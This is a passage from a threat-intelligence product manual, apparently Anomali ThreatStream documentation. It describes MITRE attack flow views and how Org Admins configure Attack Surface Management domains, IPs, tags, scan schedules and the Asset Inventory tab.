
Below is the example of the MITRE attack flow v1.0.



- 1 Description and details of the MITRE attack flow v1.0. The details include the date when the attack flow was created, date when the attack flow was modified, source, names of actors and their aliases.
- 2 Initial MITRE attack pattern.
- 3 An artifact that is being attacked, compromised or exploited.
- 4 Attack pattern details. You can view a summary of details of an attack pattern by clicking on an attack pattern icon in an attack flow visual. An attack pattern may

contain property details, required MITRE permissions, MITRE tactics, an attack pattern description, and a link to the associated attack pattern in ThreatStream. Click **View Details** to go to the attack pattern details page. For more information, see "[Viewing Attack Pattern Details](#)" on page 644.

Below is the example of the MITRE attack flow v2.0.



1 Description and details of the MITRE attack flow v2. The details include the date when the attack flow was created, date when it was modified, source, names of actors and their aliases.

2 Initial MITRE attack pattern.

3 Attack condition associated with the attack pattern.

An attack flow may include the following elements: actions, assets, conditions, OR operators, and AND operators.

4 Infrastructure—the STIX object associated with the attack pattern.

An attack flow may include the following STIX objects: attack patterns, tools, intrusion sets, course of actions, infrastructures, notes, groupings, opinions, reports, identities, campaigns, locations, indicators, malware, malware analysis, threat actors, vulnerabilities, and observed data. Additionally, an attack flow may also include such elements as domain name, URL, email address, user account, email message, file, directory, artifact, Windows registry key, mutex, IPV4 address, IPV6 address, network traffic, autonomous system, Mac address, X509 certificate, process, and software.

5 Attack pattern details. You can view a summary of details of an attack patterns by clicking on an attack pattern icon in an attack flow visual. An attack pattern may include the following summary details: confidence score, description, technique ID, and MITRE ID. Click **View Details** to go to the attack pattern details page. For more information, see "[Viewing Attack Pattern Details](#)" on page 644.

Chapter 20: Attack Surface Management

This chapter covers the following topics:

Configuring Attack Surface Management Settings	832
Viewing Asset Inventory	843
Adding and Removing Asset Tags	847
Viewing Asset Details	849
Assigning a Status to Asset Issues	853
Exporting Attack Surface Management Data	856
Understanding Risk Scores	859
Accessing Attack Surface Management History	861
Viewing Attack Surface Management Report Details	865



Note: The Attack Surface Management page is hidden by default. The Attack Surface Management license is required to access the page. Contact Anomali Customer Support or your Anomali Sales representative for details.

Attack Surface Management (ASM) data provides an insight into the assets of your organization exposed to public networks. The ASM data allows you to quickly identify vulnerabilities, misconfigured services, out-of-date software, and other issues that make your organization vulnerable to attacks. By pinpointing your most critical threats, you can take control of evolving cyber threats and identify what to remediate first.

To start generating ASM results, your organization must have an active license for the Attack Surface Management service. Contact Anomali Customer Support or your Anomali Sales representative for details. Once the ASM license is activated, the ASM data is generated weekly for the domain names, IPs, and IP ranges that a user with Org Admin privileges configured when they accessed the Attack Surface Management page for the first time. See ["Configuring Attack Surface Management Settings" on the next page](#) for more information.



Note: Non-Org Admin users cannot see ASM data until ASM settings are configured by an Org Admin and at least one ASM report is generated.

Details of generated ASM results can be accessed in the followings ways:

- View in the ThreatStream interface. See [Viewing Asset Inventory](#) and [Viewing Report Details in the ThreatStream Interface](#) for details
- Download as an HTML file to view unique counts of discovered issues and to drill down each discovered issue. See ["Viewing ASM Report Details in an HTML File" on page 869](#) for details.
- Download as a CSV file to view displayed data in a CSV file. See [Exporting Attack Surface Management Data](#) for details.
- Download as a PDF file to view selected widgets in a PDF file. See [Exporting Widgets to a PDF File](#) for details.

ASM data provides a rich context for your Internet-facing assets, such as:

- Unreachable assets
- Internet facing hosts
- SSH services
- Open ports
- Common Vulnerabilities and Exposures (CVEs)
- CVEs with documented exploits
- Invalid or expired certificates
- End-of-life software

Configuring Attack Surface Management Settings

When accessing the Attack Surface Management page for the first time, an Org Admin must configure ASM settings for your organization. The following settings must be configured for Anomali to start generating ASM data:

- Domains and associated tags
- Excluded subdomains

- IPs/IP range and associated tags
- Schedule for scanning organization assets

All ASM settings can be re-configured at any time. The new changes will take effect during the next asset scan.




Notes:

- The Settings tab is hidden for non-Org Admin users.
- You can configure up to 10,000 top-level domains and 2,000 IP addresses (including CIDR ranges) per organization.
- All tags are private and visible only to organization users.


To configure ASM settings:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click **Settings**.
3. In the Domain & IP section, add a single domain or multiple domains. You can add up to 10,000 top-level domains. Subdomains are discovered automatically.



To add a single domain:

- a. Click **New** below the domains table.
- b. In the dialog box that opens, enter an organization domain name and optionally, add tags associated with this domain. Tags can always be added to the domain later.




The 'Create Domain' dialog box contains a 'Domain' input field with 'abctest.com' entered. Below it is an 'Add Tags' section with a text input field and a tag labeled 'test_tag' with a close button. At the bottom are 'Cancel' and 'Create' buttons.

- c. Click **Create**.

The newly added domain is displayed in the Domains table. The tags associated with the domain also appear in the Tag section.

To add domains in bulk:


- Above the Domains table, click **CSV structure file** to download the CSV template, which you can use to create a list of domains and tags.
- In the CSV template file, list your organization domains in the *value* column and associated tags—in the *tags* column.



	A	B	C	D
1	value	tags		
2				
3				
4				
5				
6				

Once the list is complete, save the file changes.


- To upload the CSV file with the list of domains and tags, click **Upload CSV** above the Domains table.
- Select the CSV file that you have created and click **Upload**.



The 'CSV Upload' dialog box displays the instruction 'Upload a CSV with a maximum of 10,000 Domains'. It features a large rectangular area for file upload with a file icon and the text 'Drag and drop file here or [browse to select a file](#)'. At the bottom are 'Cancel' and 'Upload' buttons.

The newly added domains appear in the Domains table. The tags associated with these domains also appear in the Tag section.

4. In the Excluded Subdomains text box, list all subdomains that you want to exclude from assessing and click **Save**.



5. Add IP addresses or an IP range in CIDR format which you want Anomali to scan and assess. You can add a single IP address or multiple IP addresses.



To add a single IP:

- a. Click **New** below the IPs table.
- b. In the dialog box that opens, enter an IP and optionally, add associated tags. Tags can always be added to the IP later.




- c. Click **Create**.

The newly added IP appears in the IPs table. The tags associated with the IP also appear in the Tag section.


To add IPs in bulk:

- a. Above the IPs table, click **CSV structure file** to download a CSV template, which you can use to create a list of IP addresses and tags.
- b. In the CSV template file, list your organization IPs in the *value* column and associated tags—in the *tags* column. You can add up to 2,000 IPs (including IP addresses in the CIDR format). To add more than 2,000 IPs, contact Anomali Customer Support or your Anomali Sales representative.
- c. Save the changes in the CSV file and click **Upload CSV** above the IPs table.
- d. Select the CSV file that you have created and click **Upload**.



The new IPs appear in the IPs table. The tags associated with these IPs also appear in the Tag section.

6. In the Schedule section, select a day and time for generating ASM reports.



Note: If you re-configure the schedule during the same week when an asset scanning is conducted (between Sunday and Saturday), the new schedule will take effect only the next week, after Sunday 12 PM (UTC).

7. Click **Save**.

Once ASM data is generated, it will appear on the Asset Inventory tab and in the latest ASM report on the Reports tab.

Managing Domains and IPs

In the Domain & IP section of the Settings page, Org Admins can edit and delete initially configured domains and IPs. Additionally, they can add new domains and IPs either the same way it was done during the initial configuration of ASM settings or by adding new domains/IPs to existing tags. The new changes will take effect during the next asset scan.

[Editing Domain Values and Associated Tags](#)

[Editing IP Values and Associated Tags](#)


[Deleting Domains and IPs](#)

[Creating New Domains Based on Existing Tags](#)

[Creating New IPs Based on Existing Tags](#)


To edit a domain value and associated tags:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click **Settings**.
3. In the Domains table, locate the domain of your interest and click the edit icon.



Domains		
Search Domain		
CSV structure file Upload CSV		
8943 Results		
☐ DOMAIN	TAGS	MODIFIED
☐ subdomain1	add addend addcheck addcheck	20 Nov 2023 10:04
☐ subdomain2	add addend addcheck addcheck	20 Nov 2023 10:04
☐ subdomain3	No Tags	09 Nov 2023 15:31
☐ subdomain4	No Tags	09 Nov 2023 15:31
☐ subdomain5	No Tags	09 Nov 2023 15:31

4. Edit the domain value.



The 'Edit Domain' dialog box contains a 'Domain' input field with the placeholder 'Subdomain.tld', an 'Add Tags' input field, and a 'Tags' section. The 'Tags' section shows three existing tags: 'asd', 'asdasd', and 'zxczxc', each with a close 'x' button. A 'Select All' link is located to the right of the tags. At the bottom of the dialog are 'Cancel' and 'Save' buttons.

5. Edit tags the following ways:

- Enter a tag name and click "+" to create additional tags for the domain.
- Click "x" next to the tags that you want to remove from the domain. To remove all tags, click **Select All**.


Tags can also be added or removed on the Asset Inventory tab. See ["Viewing Asset Inventory" on page 843](#) for details.

6. Click **Save**.

The updated domain information appears in the Domains table.

To edit an IP value and associated tags:


1. Navigate to **Analyze > Attack Surface Management**.
2. Click **Settings**.
3. In the IPs table, locate the IP of your interest and click the edit icon.



The 'IPs' table displays a list of IP addresses and their associated tags. The table has columns for 'IP ADDRESS/RANGE', 'TAGS', and 'MODIFIED'. The third row is highlighted, and the edit icon (a pencil inside a circle) in the rightmost column is circled in red.

IP ADDRESS/RANGE	TAGS	MODIFIED
192.168.1.1	No Tags	20 Nov 2023 14:23
192.168.1.2	7b6cvcpcA new tag abc tuTbdy6sG	20 Nov 2023 14:22
192.168.1.3	7b6cvcpcA new tag abc tuTbdy6sG	10 Nov 2023 10:36
192.168.1.4	7b6cvcpcA new tag abc tuTbdy6sG	09 Nov 2023 22:37
192.168.1.5	ATADECLab	02 Nov 2023 15:07

4. Edit the IP value.



The 'Edit IP' dialog box contains the following elements:

- IP:** A text input field with the value '10.10.10.10'.
- Add Tags:** A text input field.
- Tags:** A list box containing the tag 'AYADE-CL08'. To the right of the list box is a 'Select All' link.
- Buttons:** 'Cancel' and 'Save' buttons at the bottom.

5. Edit tags the following ways:

- Enter a tag name and click "+" to create an additional tag for the IP.
- Click "x" next to the tags that you want to remove from the IP. To remove all tags, click **Select All**.

Tags can also be added and removed on the Asset Inventory tab. See ["Viewing Asset Inventory" on page 843](#) for details.


6. Click **Save**.

The updated IP information appears in the IPs table.

To delete a domain or IP:

1. Navigate to **Analyze > Attack Surface Management**.
2. Click **Settings**.
3. Select the domains or IPs of your interest in the corresponding table and click **Delete**.

Below is the example of deleting domains.




The screenshot shows a table titled 'Domains' with a search bar and 'CSV structure file' and 'Upload CSV' links. The table has columns for selection, domain, tags, and modified date. Two rows are selected.

	DOMAIN	TAGS	MODIFIED
☐	testdomain1	add delete refresh	20 Nov 2023 10:04
☐	testdomain2	add delete refresh	20 Nov 2023 10:04
☒	testdomain3	No Tags	09 Nov 2023 15:31
☒	testdomain4	No Tags	09 Nov 2023 15:31
☐	testdomain5	No Tags	09 Nov 2023 15:31
☐	testdomain6	No Tags	09 Nov 2023 15:31
☐	testdomain7	No Tags	09 Nov 2023 15:31
☐	testdomain8	No Tags	09 Nov 2023 15:31


To create a new domain based on existing tags:

1. Navigate to **Analyze > Attack Surface Management**.
2. Click **Settings**.
3. In the domain table, locate the domain with the tags that you want to assign to a new domain and click "+".



Domains			
Q Search Domain			
CSV structure file Upload CSV			
8943 Results			
	DOMAIN	TAGS	MODIFIED
>	example.com	add addend JCKCK >	20 Nov 2023 10:04
>	example.com	add addend JCKCK >	20 Nov 2023 10:04
>	example.com	No Tags	09 Nov 2023 15:31
>	example.com	No Tags	09 Nov 2023 15:31
>	example.com	No Tags	09 Nov 2023 15:31
>	example.com	No Tags	09 Nov 2023 15:31
>	example.com	No Tags	09 Nov 2023 15:31
>	example.com	No Tags	09 Nov 2023 15:31

4. In the dialog box that opens, enter a new domain name. If necessary, add or remove tags.



Create Domain

Domain

example.com

Add Tags

Tags

My tag_2 x Enchanting-9 x Enchanting x

Select All


Cancel Create

5. Click **Create**.

The new domain appears in the Domains table.


To create a new IP based on existing tags:

1. Navigate to **Analyze > Attack Surface Management**.
2. Click **Settings**.
3. In the IPs table, locate the IP with the tags that you want to assign to a new IP and click "+".



IP ADDRESS/RANGE	TAGS	MODIFIED
192.168.1.1	No Tags	20 Nov 2023 14:23
192.168.1.2	7b6ccvpcA new tag abc 1U7bdylsG	20 Nov 2023 14:22
192.168.1.3	7b6ccvpcA new tag abc 1U7bdylsG	10 Nov 2023 10:36
192.168.1.4	7b6ccvpcA new tag abc 1U7bdylsG	09 Nov 2023 22:37
192.168.1.5	AYAGU-CLUB	02 Nov 2023 15:07
192.168.1.6	elgshuxQDU	02 Nov 2023 15:07
192.168.1.7	SchRkxwRQ	02 Nov 2023 15:07
192.168.1.8	QmKvVnIo	02 Nov 2023 15:07
192.168.1.9	ofuWtPXA	02 Nov 2023 15:07

4. In the dialog box that opens, enter the new IP. If necessary, add or remove tags.



Create IP

IP
185.6.43.120

Add Tags

Tags
test_ip_multi_tag x wq8TFVWnT x [Select All](#)

[Cancel](#) [Create](#)

5. Click **Create**.

The new IP is added to the IPs table.

Managing Attack Surface Management Tags

Tags allow you to categorize and track organization assets. They also enable flexible reporting and grading. In the Tag section of ASM settings, you can create, delete, and assign tags to domains and IPs. Tags created in the Domain & IP section also automatically appear in the Tag section.



Note: You must have Org Admin privileges to manage ASM tags from the Settings tab.


Creating New ASM Tags

Deleting ASM Tags

Assigning Existing ASM Tags to New Domains and IPs

To create new ASM tags:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click **Settings**.
3. In the Tag section, click **New**.



4. In the dialog box that opens, enter new tags separated by comma. Alternatively, enter each tag on a new line. You can create up to 1000 tags for your organization.




5. Click **Add**.

Alternatively, tags can be created when editing domain and IP information in the Domain & IP section. See ["Managing Domains and IPs" on page 837](#) for details.

To delete ASM tags:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click **Settings**.
3. In the Tag section, select the tags you want to delete.



4. Click **Delete**.

Deleted tags are removed from all assets.

Viewing Asset Inventory



Note: To access the Asset Inventory tab, an Org Admin must configure ASM settings under the Settings tab first. See ["Configuring Attack Surface Management Settings" on page 832](#) for details. Once the settings are configured, your organization assets will be displayed on the Attack Surface Management page under the Asset Inventory tab after at least one report is generated.

The Asset Inventory tab on the Attack Surface Management page displays the latest information about the state of your organization assets. The asset inventory table displays data from the most recent scan in which assets were discovered. On the Asset Inventory tab, you can also see the newly discovered assets included to your asset inventory during the last scan, add tags to assets, view and export widgets, and export the latest report details to a CSV file.

To access the Asset Inventory tab, navigate to **Analyze > Attack Surface Management**.

Below is the example of the Asset Inventory page.

1 Filter Options: Filter ASM details by Domains, IP Ranges, Tags, Issue Type, Expired Certificates, CVEs, Open Ports, Software, End of Life Software, last Seen, Flagged as New, and Marked as Excluded.



Note: See "Assigning a Status to Asset Issues" on page 853 to learn the details about the assets marked as Excluded.

2 Risk Score: Move the toggle or manually enter a number from 0 to 100 to filter assets by an Asset Risk Score. When a risk score is set, all assets that have a specified risk score or higher are displayed. See [Asset Risk Score](#) for details.

3 Search Inventory: Search for assets by their IPs or details related to them.

4 Applied filters.

5 Export PDF: Export trending widgets to a PDF file. See [Exporting Widgets to a PDF File](#) for details.

6 Settings: Select the metrics you want to be displayed as widgets. The following widgets are available for selection:

- **Attack Surface Grade:** Displays an overall attack surface grade for the organization and metric trend over the period of time selected in the Filter Options. The widget is displayed by default. See [Attack Surface Grade](#) for details.



Note: If data is insufficient for generating a grade, the Attack Surface Grade widget displays a dash (-).

- **End of Life Software:** Displays the End of Life Software metric trend over the period of time selected in the Filter Options. The widget is displayed by default.
- **Unreachable Assets:** Displays the Unreachable Assets metric trend over the period of time selected in the Filter Options. The widget is displayed by default.
- **CVEs with Documented Exploits:** Displays the CVEs with Documented Exploits trend over the period of time selected in the Filter Options. The widget is displayed by default.
- **Total Internet Facing Entities:** Displays the Internet Facing Entities metric trend over the period of time selected in the Filter Options.
- **Expired Certificates:** Displays the Expired Certificates metric trend over the period of time selected in the Filter Options.
- **Total CVEs:** Displays the CVEs metric trend over the period of time selected in the Filter Options.
- **SSH Services:** Displays the SSH Services metric trend over the period of time selected in the Filter Options.
- **Open Ports:** Displays the Open Ports metric trend over the period of time selected in the Filter Options.

7 Number of issues identified in the latest report for the metrics that are not displayed as widgets. Red numbers indicate the upward trend, green numbers indicate the downward trend, and blue numbers indicate the stable trend of the reported issues.

8 Asset IP: IPs of assets.

9 Original Domain/IP Range: The domain or IP range to which the asset is linked.

10 FQDN: Names of fully qualified domains.

- 11 Cloud Services:** Type of cloud services associated with IPs discovered. For example, AWS, Azure, Google Cloud.
- 12 Risk Score:** Asset risk score. Click the risk score of your interest to see details. See [Asset Risk Score](#) for details.
- 13 Result Type Count:** Result type count.
- 14 First Seen:** Date and time when the IP addresses were first seen by Anomali.
- 15 Last seen:** Date and time when the IP addresses were last seen by Anomali.
- 16 Tags:** Tags associated with the assets.
- 17 Issues:** Click the corresponding arrow to see issues associated with a particular IP address.
- 18 Table Settings:** Select the columns you want to be displayed. The following columns are hidden by default: Expired Certificates, CVEs, CVEs with Documented Exploits, Open Ports, SSH Services, Software, and End of Life Software. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable/disable horizontal scrolling.

Table Settings

Column Position & Visibility

☒	Asset IP	=
☒	Original Domain / IP Range	=
☒	FQDN	=
☒	Cloud Services	=
☒	Risk Score	=
☒	Result Type Count	=
☐	Expired Certificates	=
☐	CVEs	=
☐	CVEs with Documented Exploits	=
☐	Open Ports	=
☐	End of Life Software	=
☒	First Seen	=
☒	Last Seen	=
☒	Tags	=

Rows per page
25

Horizontal Scrolling
☐

- 19 Export to CSV:** Export results of the latest asset scan to a CSV file. See [Exporting ASM Details to a CSV File from the Asset Inventory Tab](#) for details.

- 20** Widgets displaying trends of metrics over the period of time selected in the Filter Options. Red arrows indicate the upward trend, green arrows indicate the downward trend, and blue arrows indicate the stable trend of the metrics.

On the Asset Inventory tab, you can also apply the following actions to selected assets:

